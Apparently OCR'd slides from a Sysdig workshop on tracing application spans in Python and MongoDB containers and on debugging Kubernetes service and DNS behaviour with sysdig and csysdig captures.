tracer = open("/dev/null", "a", 0)
tracer.write(">:t:aggregate::")
tracer.flush()


aggregate(docText)

tracer.write("<:t:aggregate::")
tracer.flush()
```

> - enter
t - insert my thread ID as a unique ID
aggregate - the tag of this tracer
args - any args could go here (currently null)

< - exit
t - insert my thread ID as a unique ID
aggregate - the tag of this tracer
args - any args could go here (currently null)

Sysdig

Wait. What?

Python Example


```
tracer = open("/dev/null", "a", 0)
tracer.write(">:t:aggregate::")
tracer.flush()


aggregate(docText)

tracer.write("<:t:aggregate::")
tracer.flush()
```

> - enter
t - insert my thread ID as a unique ID
aggregate - the tag of this tracer
args - any args could go here (currently null)

< - exit
t - insert my thread ID as a unique ID
aggregate - the tag of this tracer
args - any args could go here (currently null)

Sysdig

Sysdig Tracers



- Created with a write to /dev/null
  - No Libraries to Link
  - No application framework to instrument.
- Minimal overhead, generally 1 microsecond (µs)
- Flexible tagging
  - api.login_service.login
- Argument passing
  - user=loris

Sysdig Tracers: Use cases

- Measure latencies in your code
- Save and filter traces with sysdig
- Analyze traces with csysdig
- Inspect system activity inside execution spans
- Trace-aware Log Monitoring
- Export trace latencies using statsd

Scenario

Is mapreduce or a simple aggregate function with MongoDB faster?


Start containers

```
$ cd example7; docker-compose up -d
```

```
Creating network "example7_default" with the default driver
Creating mongodb ...
Creating mongodb ... done
Creating mongotest ...
Creating mongotest ... done
```


Start csysdig

```
$ sudo csysdig # Navigate to Container View, filter on mongotest
```



Trace Summary View

F2 -> Trace Summary




Trace List View

F2 -> Trace List

```
Viewing: Traces List For: container.id="2db5ce64dd29" and container.id="2db5ce64dd29" and container.id="2db5ce64dd29"
Source: Live System Filter: (((container.name != host) and container.id="2db5ce64dd29") and ((container.name != host
      ID TIME                  DURATION TAG                       ARGS
   20729 04:36:20.456875255     1.55s mapreduce
   20729 04:36:21.954165445     1.49s mapreduce
   20730 04:36:20.843779922     397ms aggregate
   20730 04:36:20.088355742     364ms aggregate
   20730 04:36:21.541482147     364ms aggregate
   20730 04:36:20.446007270     357ms aggregate
   20730 04:36:21.889579369     348ms aggregate
   20730 04:36:21.177160072     333ms aggregate

F1Help  F2Views  F4FilterF5Echo  F6Dig  F7LegendF8ActionsF9Sort  F12SpectroCTRL+FSearchp Pause                1/8(12.5%)
```

Trace Spectrogram

F2 -> Trace Spectrogram



Summary

- Sysdig Tracers provide simple instrumentation
- Multi-language
- Low overhead

Example 8
Finding Bottleneck in a Python App

Sysdig

More on Tracers

Tracers give us the ability to instrument our applications.

Csysdig provides views to show tracer statistics.

How can we **filter** on tracer events?

How can we see the system activity **inside** a trace?

Sysdig


Spans

Span:

the **interval of execution** delimited by **two** corresponding **tracers**

Python Example

```
tracer = open("/dev/null", "a", 0)
tracer.write(">:t:aggregate::")
tracer.flush()

aggregate(docText)

tracer.write("<:t:aggregate::")
tracer.flush()
```



Field Classes

Based on “Field Classes”. Supported classes include:

fd - File Descriptors
process - Processes
evt - System Events
user - Users
group - Groups
syslog - Syslog messages

container - Container info
fdlist - FD poll events
k8s - Kubernetes events
mesos - Mesos events
span - Start/Stop markers
evtin - Filter based on Spans

Span and evtin filters

span - filter on the properties of the span itself

```
sudo sysdig "span.tags contains api and span.duration>1000000000"
```

evtin - filter on the events inside of a span

```
sudo sysdig evt.type=open and evtin.tag=query
```

Start containers

```
$ cd ../example8; docker-compose up -d
```

```
Creating network "example8_default" with the default driver
Building client
Step 1/6 : FROM ubuntu:latest
 ---> 00fd29ccc6f1
Step 2/6 : ENV DEBIAN_FRONTEND noninteractive
 ---> Running in 614472c6c907
 ---> f53f0e15af70
Removing intermediate container 614472c6c907
Step 3/6 : RUN apt-get update     && apt-get --no-install-recommends -y install
python siege     && apt-get clean     && rm -rf /var/lib/apt/lists
 ---> Running in f927acdf2d72
Get:1 http://security.ubuntu.com/ubuntu xenial-security InRelease [102 kB]
Get:2 http://archive.ubuntu.com/ubuntu xenial InRelease [247 kB]
```

Start a capture

```
$ sysdig -w capture.scap
```

```
Creating network "example8_default" with the default driver
Building client
Step 1/6 : FROM ubuntu:latest
 ---> 00fd29ccc6f1
Step 2/6 : ENV DEBIAN_FRONTEND noninteractive
 ---> Running in 614472c6c907
 ---> f53f0e15af70
Removing intermediate container 614472c6c907
Step 3/6 : RUN apt-get update     && apt-get --no-install-recommends -y install
python siege     && apt-get clean     && rm -rf /var/lib/apt/lists
 ---> Running in f927acdf2d72
Get:1 http://security.ubuntu.com/ubuntu xenial-security InRelease [102 kB]
Get:2 http://archive.ubuntu.com/ubuntu xenial InRelease [247 kB]
```

Sysdig

Find slow spans

```
$ sysdig -r capture.scap "span.duration>5000000"
```

```
172060 00:10:18.890129705 0 python (11341) < tracer id=11341 tags=do_download_write args=ret:None
172062 00:10:18.890138912 0 python (11341) < tracer id=11341 tags=download_handler.download_write args=
172064 00:10:18.890143506 0 python (11341) < tracer id=11341 tags=download_handler args=
176238 00:10:19.882604081 0 python (11345) < tracer id=11345 tags=do_download_write args=ret:None
176240 00:10:19.882611025 0 python (11345) < tracer id=11345 tags=download_handler.download_write args=
176242 00:10:19.882615332 0 python (11345) < tracer id=11345 tags=download_handler args=
177652 00:10:19.888560111 0 python (11347) < tracer id=11347 tags=download_handler.download_write args=
177654 00:10:19.888565013 0 python (11347) < tracer id=11347 tags=download_handler args=
179479 00:10:19.894249292 0 python (11348) < tracer id=11348 tags=download_handler.download_write args=
179481 00:10:19.894253584 0 python (11348) < tracer id=11348 tags=download_handler args=
185975 00:10:20.919724270 0 python (11357) < tracer id=11357 tags=download_handler.download_write args=
185977 00:10:20.919729428 0 python (11357) < tracer id=11357 tags=download_handler args=
187883 00:10:20.933661154 0 python (11361) < tracer id=11361 tags=download_handler.download_write args=
187887 00:10:20.933667502 0 python (11361) < tracer id=11361 tags=download_handler args=
333787 00:10:21.431608383 0 python (11352) < tracer id=11352 tags=do_download_write args=ret:None
333789 00:10:21.431618472 0 python (11352) < tracer id=11352 tags=download_handler.download_write
333791 00:10:21.431623511 0 python (11352) < tracer id=11352 tags=download_handler args=
335893 00:10:21.909612945 0 python (11366) < tracer id=11366 tags=download_handler args=
```

Sysdig

Find spans doing lots of IO

```
$ sysdig -r capture.scap -c fdbytes_by "evtin.span.tags"
```

```
Bytes               evtin.span.tags
--------------------------------------------------------------------------------
295.50M             do_download_write
7.50M               download_handler.download_write
5.69KB              empty_handler.empty_headers
3.81KB              fib_handler.fib_headers
3.73KB              download_handler.download_headers
2.43KB              fib_handler.fib_write
```

Find spans doing lots of Network IO

```
$ sysdig -r capture.scap -c fdbytes_by "evtin.span.tags" "fd.type=ipv4"
```

```
Bytes               evtin.span.tags
-------------------------------------------------------------------------------
147.75M             do_download_write
3.75M               download_handler.download_write
3.57KB              empty_handler.empty_headers
2.43KB              fib_handler.fib_write
2.42KB              fib_handler.fib_headers
2.30KB              download_handler.download_headers
```

Find spans doing lots of File IO

```
$ sysdig -r capture.scap -c fdbytes_by "evtin.span.tags" "fd.type=file"
```

```
Bytes               evtin.span.tags
--------------------------------------------------------------------------------
147.75M             do_download_write
3.75M               download_handler.download_write
```

Sysdig

Find files used by span

```
$ sysdig -r capture.scap -c fdbytes_by fd.name "fd.type=file and
evtin.span.tag[0]=download_handler and fd.directory!=/dev/pts"
```

```
Bytes               fd.name
-------------------------------------------------------------------------------
128.00M             /tmp/blob.bin.4
10.00M              /tmp/blob.bin.3
7.50M               /tmp/blob.bin.2
6.00M               /tmp/blob.bin.1
```

Summary

- Span and evtin filter make it easy to filter on Tracers.
- span filters on spans
- evtin filters on events in a span
- Read more:
  - https://sysdig.com/blog/tracking-down-application-bottlenecks-with-tracers/

Debugging Orchestration Tools

Sysdig

ToC

Let’s deploy Kubernetes

Deploy Kubernetes v1.4.0 using Docker:

```
cd kube
./k8s_launch.sh
```

Install kubectl (if not already installed):

```
./kubectl_install.sh
```

Configure kubectl:

```
./kubectl_config.sh
```

Refresher: Field Classes

Based on “Field Classes”. Supported classes include:

fd - File Descriptors
process - Processes
evt - System Events
user - Users
group - Groups
syslog - Syslog messages

container - Container info
fdlist - FD poll events
k8s - Kubernetes events
mesos - Mesos events
span - Start/Stop markers
evtin - Filter based on Spans

Kubernetes Filter Fields

```
$ sysdig -l |grep k8s
```

```
Field Class: k8s
k8s.pod.name    Kubernetes pod name.
k8s.pod.id      Kubernetes pod id.
k8s.pod.label   Kubernetes pod label. E.g. 'k8s.pod.label.foo'.
k8s.pod.labels  Kubernetes pod comma-separated key/value labels. E.g. 'foo1:bar1,foo2:bar2'.
k8s.rc.name     Kubernetes replication controller name.
k8s.rc.id       Kubernetes replication controller id.
k8s.rc.label    Kubernetes replication controller label. E.g. 'k8s.rc.label.foo'.
k8s.rc.labels   Kubernetes replication controller comma-separated key/value labels. E.g. 'foo1:bar1,foo2:bar2'.
k8s.svc.name    Kubernetes service name (can return more than one value, concatenated).
k8s.svc.id      Kubernetes service id (can return more than one value, concatenated).
k8s.svc.label   Kubernetes service label. E.g. 'k8s.svc.label.foo' (can return more than one value, concatenated).
k8s.svc.labels  Kubernetes service comma-separated key/value labels. E.g. 'foo1:bar1,foo2:bar2'.
k8s.ns.name     Kubernetes namespace name.
k8s.ns.id       Kubernetes namespace id.
k8s.ns.label    Kubernetes namespace label. E.g. 'k8s.ns.label.foo'.
k8s.ns.labels   Kubernetes namespace comma-separated key/value labels. E.g. 'foo1:bar1,foo2:bar2'.
k8s.rs.name     Kubernetes replica set name.
k8s.rs.id       Kubernetes replica set id.
k8s.rs.label    Kubernetes replica set label. E.g. 'k8s.rs.label.foo'.
k8s.rs.labels   Kubernetes replica set comma-separated key/value labels. E.g.
                foo1:bar1,foo2:bar2'.
k8s.deployment.name
                Kubernetes deployment name
k8s.deployment.id
                Kubernetes deployment id.
```

Sysdig

Kubernetes CLI Options

```
$ sysdig --help
```

```
 -k <url>, --k8s-api=<url>
                    Enable Kubernetes support by connecting to the API server
                    specified as argument. E.g. "http://admin:password@127.0.0.1:8080".
                    The API server can also be specified via the environment variable
                    SYSDIG_K8S_API.

 -K <bt_file> | <cert_file>:<key_file[#password]>[:<ca_cert_file>], --k8s-api-cert=<bt_file> |
<cert_file>:<key_file[#password]>[:<ca_cert_file>]
                    Use the provided files names to authenticate user and (optionally) verify the K8S API
                    server identity.

 -p <output_format>, --print=<output_format>
                    Specify the format to be used when printing the events.
                    With -pc or -pcontainer will use a container-friendly format.
                    With -pk or -pkubernetes will use a kubernetes-friendly format.
                    With -pm or -pmesos will use a mesos-friendly format.
                    See the examples section below for more info.
```

Sysdig

Start Kubernetes Cluster

```
$ cd ../kube; ./k8s_launch.sh
```

```
Unable to find image 'gcr.io/google_containers/hyperkube-amd64:v1.4.0' locally
v1.4.0: Pulling from google_containers/hyperkube-amd64
357ea8c3d80b: Pull complete
209008abf8b3: Pull complete
47014f53062b: Pull complete
ed3685cc6391: Pull complete
50fb3c83f499: Pull complete
5f678ab59a7b: Pull complete
64d831e8e9b7: Pull complete
9e8657f41a42: Pull complete
aa895b125c36: Pull complete
9c536987e418: Pull complete
04f8af5060d2: Pull complete
1e8c1f7e7431: Pull complete
Digest: sha256:f3aaa372a594633664ac1327f665f00459a6538a6f8460ad26da5b58cb08630a
Status: Downloaded newer image for gcr.io/google_containers/hyperkube-amd64:v1.4.0
db264ac368cbf8ba5c55c896a08b121af2fc70e7aef922d57a3880fe0d4ee889
```

Install kubectl

```
$ ./kubectl_install.sh
```

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 79.4M  100 79.4M    0     0  6603k      0  0:00:12  0:00:12 --:--:-- 6448k
```

Set kubectl config

```
$ ./kubectl_config.sh
```

```
cluster "test-doc" set.
context "test-doc" set.
switched to context "test-doc".
```

Test kubectl

```
$ kubectl get nodes
```

```
NAME         STATUS    AGE
127.0.0.1    Ready     12m
```

Sysdig

Example 9
How do Kubernetes Services Work?

Sysdig

How do Kubernetes Services work?

Create a Deployment and Service in Kubernetes

Start Sysdig capture

Make requests to Kubernetes Service

Explore our capture

Create new namespace

```
$ cd ../example9; kubectl create namespace critical-app
```

```
namespace "critical-app" created
```

Sysdig

```
$ kubectl create -f backend.yaml
```

```
service "backend" created
deployment "backend" created
```

Sysdig

Describe service

```
$ kubectl describe service backend --namespace critical-app
```

```
Name:              backend
Namespace:         critical-app
Labels:            app=critical-app
                role=backend
Selector:      app=critical-app,role=backend
Type:              ClusterIP
IP:            10.0.0.14
Port:              <unset>  80/TCP
Endpoints:         <none>
Session Affinity:  None
```

Sysdig

Run client container

```
$ kubectl run -it --image=tutum/curl client --namespace critical-app --restart=Never
```

```
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
If you don't see a command prompt, try pressing enter.
root@client:/#
```

Start Sysdig Capture

```
$ sudo sysdig -k http://localhost:8080 -pk -s8192 -A "fd.type in (ipv4, ipv6)
and (k8s.ns.name=critical-app)"
```

Sysdig

Make request to service

```
$ curl backend
```

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>
```


Sysdig

Investigate Capture

```
69437 11:37:08.647559182 0 client (c35531478612) curl (16069:32) < socket fd=3(<6>)
69438 11:37:08.647561601 0 client (c35531478612) curl (16069:32) > close fd=3(<6>)
69439 11:37:08.647562917 0 client (c35531478612) curl (16069:32) < close res=0
69696 11:37:08.648863770 0 client (c35531478612) curl (16070:33) < socket fd=3(<4>)
69697 11:37:08.648870060 0 client (c35531478612) curl (16070:33) > connect fd=3(<4>)
69698 11:37:08.648878981 0 client (c35531478612) curl (16070:33) < connect res=0 tuple=172.17.0.7:46721->10.0.0.10:53
69792 11:37:08.649772990 0 client (c35531478612) curl (16070:33) > ioctl fd=3(<4u>172.17.0.7:46721->10.0.0.10:53)
request=541B argument=7FABF4780BA0
69793 11:37:08.649774550 0 client (c35531478612) curl (16070:33) < ioctl res=0
69794 11:37:08.649777723 0 client (c35531478612) curl (16070:33) > recvfrom fd=3(<4u>172.17.0.7:46721->10.0.0.10:53)
size=2048
69795 11:37:08.649779588 0 client (c35531478612) curl (16070:33) < recvfrom res=72 data=
backendcritical-appsvcclusterlocal
 tuple=10.0.0.10:53->172.17.0.7:46721
69798 11:37:08.649790028 0 client (c35531478612) curl (16070:33) > ioctl fd=3(<4u>172.17.0.7:46721->10.0.0.10:53)
request=541B argument=7FABF4782530
69799 11:37:08.649790654 0 client (c35531478612) curl (16070:33) < ioctl res=0
69800 11:37:08.649791716 0 client (c35531478612) curl (16070:33) > recvfrom fd=3(<4u>172.17.0.7:46721->10.0.0.10:53)
size=1976
69801 11:37:08.649792929 0 client (c35531478612) curl (16070:33) < recvfrom res=110 data=
backendcritical-appsvcclusterlocal%<*nsdns%
hostmaster%Zyp :< tuple=10.0.0.10:53->172.17.0.7:46721
69802 11:37:08.649796453 0 client (c35531478612) curl (16070:33) > close fd=3(<4u>172.17.0.7:46721->10.0.0.10:53)
69803 11:37:08.649797265 0 client (c35531478612) curl (16070:33) < close res=0
```

Sysdig

Call to kube-dns



Sysdig

DNS in Kubernetes

- Services are assigned a name in kube-dns DNS service
- follows the format
  - `servicename.namespace.svc.cluster.local`

